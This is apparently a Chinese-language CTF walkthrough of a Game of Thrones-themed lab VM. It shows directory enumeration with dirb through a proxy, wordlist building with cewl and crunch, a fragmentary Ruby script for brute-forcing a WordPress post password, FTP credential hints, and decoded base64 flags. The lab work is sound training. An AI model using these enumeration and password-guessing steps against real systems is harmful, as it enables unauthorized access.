
dirb http://192.168.2.147 -R -p 192.168.2.147:3129







发现blog路径，网站有wordpress服务


继续通过代理访问网站







页面给了提示有一个message，看看hodor路径，果然有一个文件






下载下来分析一波，解压后打开发现base64加密信息





UG9ydHVnYWwgRmxhZzogYTI2NjNiMjMwNDVkZTU2YzdlOTZhNDA2NDI5ZjczM2Y=

解密后拿到第三个flag




Portugal Flag: a2663b23045de56c7e96a406429f733f

在页面底部有一个secret chapter

需要密码才能登录，需要收集密码，必须通过代理端口

```
cewl --proxy_host 192.168.2.147 --proxy_port 3129 http://192.168.2.147/blog/ > words.lst
```



很快就根据网页生成了一个密码字典

用patator爆破没成功，burp也报不出来，主要是配置出现了问题

只能自己写脚本了


```
require "net/http"
require "uri"
require "base64"

target_url = URI.parse(ARGV[0])
fuzzfile = ARGV[1]
blogpage = "http://192.168.2.147/blog/wp-login.php?action=postpass"

ENV['http_proxy'] = 'http://192.168.2.147:3129'

```

```
counter = 0
```




最后跑出来密码：Westerosi

拿到flag


UGFyYWd1YXkgRmxhZzogNDc2MWI2NWYyMDA1MzY3NDY1N2M3ZTYx

ODY2MjhhMjk=




解密这个flag:


Paraguay Flag: 4761b65f20053674657c7e6186628a29




看这提示信息，下一个突破口绝对就是ftp了


Protected: The secret Chapter
UGFyYWd1YXkgRmxhZzogNDc2MWI2NWYyMDA1MzY3NDY1N2M3ZTYx
ODY2MjhhMjk=
The mother_of_dragons has a password which is in front of your eyes
She uses the Field Training Preparation for her army.


这个估计就是登录口令


Protected: The secret Chapter
UGFyYWd1YXkgRmxhZzogNDc2MWI2NWYyMDA1MzY3NDY1N2M3ZTYx
ODY2MjhhMjk=
The mother_of_dragons has a password which is in front of your eyes
She uses the Field Training Preparation for her army.


```
FTP在端口21211上运行：
mother_of_dragons
in front of your eyes
```



发现两个文件，下载下来分析



博客账户的登录名是三个孩子的名字




丹妮莉丝的龙的名字是Rhaegal Viserion Drogon

我生成了2个用大写字母 小写字母形成的密码表


```
$ crunch 1 1 -p Rhaegal Viserion Drogon> wordpress.pass
$ crunch 1 1 -p rhaegal viserion drogon>
```

```
wordpress2.pass
```



